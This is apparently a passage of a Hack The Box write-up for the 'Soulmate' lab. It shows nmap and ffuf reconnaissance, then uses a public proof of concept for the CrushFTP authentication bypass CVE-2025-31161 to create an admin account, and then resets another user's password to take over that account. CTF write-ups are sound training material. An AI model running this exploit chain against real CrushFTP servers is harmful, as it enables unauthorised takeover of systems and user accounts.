Starting with an nmap:


```
Nmap scan report for 10.129.231.23 Host is up (0.0081s latency). Not shown: 65520
closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.9p1
Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 256
3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA) |_ 256
64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519) 80/tcp open http nginx
1.18.0 (Ubuntu) |_http-title: Did not follow redirect to http://soulmate.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
```

We can now add `soulmate.htb` into `/etc/hosts` using this command:

```
echo "10.129.231.23 soulmate.htb" | sudo tee -a /etc/hosts
```


Web application

This is what we get:



Find Your Perfect Match

Connect with like-minded people and discover meaningful relationships. Join over 10,000 singles who found love on Soulmate.




Join Soulmate

Create your account and start your love journey

Username: Choose a username
Full Name: Your full name
Password: Create a password
Confirm Password: Confirm your passw
Tell us about yourself: Write a little bit about yourself, your interests, what you're looking for...
Profile Picture (Optional): Browse... No file selected.
Upload a photo to make your profile stand out!

Already have an account? Sign in here!



Welcome Back to Soulmate

Sign in to continue your love journey

Username: Enter your username
Password: Enter your password

Don't have an account? Sign up here!

As we can see we got `/register.php` and `/login.php` , which can be used as attack vectors.

Tried to find some subdomains by fuzzing `http://10.129.231.23`


```
ffuf -u http://10.129.231.23 -H "Host: FUZZ.soulmate.htb" \ -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fw 4
```

and got:

```
ftp [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 60ms]
```

This means that ffuf replaced the header with an `ftp.soulmate.htb` domain and got a status 302. Proceed to add `ftp.soulmate.htb` to `/etc/hosts` just as we did with `soulmate.htb`.

CrushFTP



We now have a CrushFTP web interface. CrushFTP is a file transfer server which supports FTP, SFTP, HTTP etc. It functions as a managed file transfer server.

A quick look at the HTML shows:

```
if ("serviceWorker" in navigator) { navigator.serviceWorker
.register("/WebInterface/new-ui/sw.js?v=11.W.657-2025_03_08_07_52") .then((e) => {
console.log(e); }) .catch((error) => { console.log(error); }); }
```

We now know that we have CrushFTP `11.W.657`.

CVE-2025-31161

Looked up CrushFTP `11.W.657` and found CVE-2025-31161. Official NIST description:

> CrushFTP 10 before 10.8.4 and 11 before 11.3.1 allows authentication bypass and takeover of the crushadmin account (unless a DMZ proxy instance is used), as exploited in the wild in March and April 2025, aka "Unauthenticated HTTP(S) port access." A race condition exists in the AWS4-HMAC (compatible with S3) authorization method of the HTTP component of

> the FTP server. The server first verifies the existence of the user by performing a call to login_user_pass() with no password requirement. This will authenticate the session through the HMAC verification process and up until the server checks for user verification once more. The vulnerability can be further stabilized, eliminating the need for successfully triggering a race condition, by sending a mangled AWS4-HMAC header. By providing only the username and a following slash (/), the server will successfully find a username, which triggers the successful anypass authentication process, but the server will fail to find the expected SignedHeaders entry, resulting in an index-out-of-bounds error that stops the code from reaching the session cleanup. Together, these issues make it trivial to authenticate as any known or guessable user (e.g., crushadmin), and can lead to a full compromise of the system by obtaining an administrative account.

We can gain access using a PoC. Example repo found:


```
https://github.com/Immersive-Labs-Sec/CVE-2025-31161.git
```

Clone and run:

```
git clone https://github.com/Immersive-Labs-Sec/CVE-2025-31161.git python cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --target_user root --new_user test --password test0 [+] Preparing Payloads [-] Warming up the target [+] Sending Account Create Request [!] User created successfully [+] Exploit Complete you can now login with [*] Username: test [*] Password: test0.
```

We can now log in as `test0`.

CrushFTP interface



No files available

0 (0 Folders, 0 Files)

(Session timeout in 9min, 57secs.) © 2025 Copyright: CrushFTP

test (Session timeout in 9 min, 40 secs.) Version 11.3.0 Build : 2

Last Restart: Fri Sep 26 14:19:02 GMT 2025 Host Name: e8d0502e0abb

● Live « Prev Next » Select date Earliest snapshot: 2025-09-26 02:45 PM Last updated: 2:53:37 PM

Server Status: Live (5), Stopped (0)

Session Information: Concurrent (1), Sockets (1)
Current: 0 Max: 1 Unique: 0 Unique Max: 1 ● All ○ Unique

Download/Upload: Downloads (0), Uploads (0)
Outgoing Current: 0.0 bytes/sec Max: 0.0 bytes/sec
Incoming Current: 0.0 bytes/sec Max: 0.0 bytes/sec

Threads (Max: 2000, Events: 0): Free (14), Busy (8)
Server Max: 0% OS Max: 0%

Job Threads: Free (0), Busy (0)
Job Server Max: 0% Job OS Max: 0%

Job Schedules: Running (0), Stopped (0)

Login Information: Successful (2), Failed (0)

Bytes Transferred: Out (0.0bytes), In (0.0bytes)

Memory (Max: 512.0 MB): Free (383.3MB), Used (128.7MB)
Max: 512.0 MB
Free: 379.0 MB
Max Files: 0
Web Buffer: 0.0 bytes
S3 Up Bfr: 0.0 bytes
S3 Down Bfr: 0.0 bytes
Multi Up Bfr: 0.0 bytes
Multi Down Bfr: 0.0 bytes

Job Memory (Max: 0.0 Bytes): Free (0.0bytes), Used (0.0bytes)
Max: 0.0 bytes
Free: 0.0 bytes
Max Files: 0

Alerts
Drive Space
Nothing to show
Too many logins
Nothing to show

Recent Logins
test
09/26/2025 14:51:41.178
172.19.0.1
172.19.0.1
crushadmin
09/26/2025 14:51:10.582
172.19.0.1
172.19.0.1

Quota Scanning
Scan Time: -
Users Scanned: -
Items Tracked: -
Total Items: -
Locations Size: 0.0 bytes
Async Size: 0.0 bytes
RAM Usage: 0.0 bytes

Outgoing Speed
Current : 0.0 bytes/sec, Max : 0.0 bytes/sec


Incoming Speed
Current : 0.0 bytes/sec, Max : 0.0 bytes/sec

Server Traffic:

Please configure Geo IP Access key to see the server traffic on a world map. Go to: Preferences -> Misc

Powered by CrushFTP © 2025 CrushFTP


Click the "Admin" icon.


HTB Labs HTB Certifications HTB Academy CTF Platform Help Center HTB Blog
Files Server Admin Jobs User Manager Preferences Shares PGP >_ Logout
test (Session timeout in 9 min, 40 secs.) Version 11.3.0 Build : 2
Dashboard Status Reports About
Last Restart: Fri Sep 26 14:19:02 GMT 2025 Host Name: e8d0502e0abb
● Live « Prev Next » Select date Earliest snapshot: 2025-09-26 02:45 PM Last updated: 2:53:37 PM
Server Status: Live (5), Stopped (0)
Session Information: Concurrent (1), Sockets (1)
Current: 0 Max: 1 Unique: 0 Unique Max: 1 ● All ○ Unique
Download/Upload: Downloads (0), Uploads (0)
Outgoing Current: 0.0 bytes/sec Max: 0.0 bytes/sec
Incoming Current: 0.0 bytes/sec Max: 0.0 bytes/sec
Threads (Max: 2000, Events: 0): Free (14), Busy (8)
Server Max: 0% OS Max: 0%
Job Threads: Free (0), Busy (0)
Job Server Max: 0% Job OS Max: 0%
Job Schedules: Running (0), Stopped (0)
Login Information: Successful (2), Failed (0)
Bytes Transferred: Out (0.0bytes), In (0.0bytes)
Memory (Max: 512.0 MB): Free (383.3MB), Used (128.7MB)
Max: 512.0 MB Free: 379.0 MB Max Files: 0
Web Buffer: 0.0 bytes S3 Up Bfr: 0.0 bytes S3 Down Bfr: 0.0 bytes Multi Up Bfr: 0.0 bytes Multi Down Bfr: 0.0 bytes
Job Memory (Max: 0.0 Bytes): Free (0.0bytes), Used (0.0bytes)
Max: 0.0 bytes Free: 0.0 bytes Max Files: 0
Alerts
Drive Space
Nothing to show
Too many logins
Nothing to show
Recent Logins
test 09/26/2025 14:51:41.178 172.19.0.1 172.19.0.1
crushadmin 09/26/2025 14:51:10.582 172.19.0.1 172.19.0.1
Quota Scanning
Scan Time: -
Users Scanned: -
Items Tracked: -
Total Items: -
Locations Size: 0.0 bytes
Async Size: 0.0 bytes
RAM Usage: 0.0 bytes
Outgoing Speed
Current : 0.0 bytes/sec, Max : 0.0 bytes/sec
Incoming Speed
Current : 0.0 bytes/sec, Max : 0.0 bytes/sec
Server Traffic:
Please configure Geo IP Access key to see the server traffic on a world map. Go to: Preferences -> Misc
Powered by CrushFTP © 2025 CrushFTP

After exploring the WebAdmin dashboard it is clear it controls users, security rules and CrushFTP settings. Under "User manager" we see:

- ben
- crushadmin
- default
- jenna
- TempAccount
- test

Users account abuse



est (Session timeout in 9 min, 47 secs.) Version 11.3.0 Build : 2

User connection group: MainUsers

Most Visited : jenna

Group: All Users

Recently viewed: -

[-] Setup (Click 'Show All' to see inherited items.)

(Total 8 sections are not being shown)

☑ Account Enabled (Last login: 08/13/2025 03:41:34 PM)

User name: jenna

Password: ••••••••••••••••••••

mv9ewG

Server's Files: /

User's Stuff: /

Departments

☑ Download
☐ Upload
☑ View
☐ Delete
☐ Delete Folder
☐ Create Folder
☐ Rename
☑ Resume Transfers
☐ Share/Publish
☐ Slideshow
☐ Make Invisible
☐ Replicate
☐ Locked

Quota:(MB)


☐ RealFile Quota

Comment: (HTML OK)

Showing: 6

Picked `jenna` as example. Generated random password `e8UwpV`. Logged in as:

- Username: `jenna`
- Password: `e8UwpV`

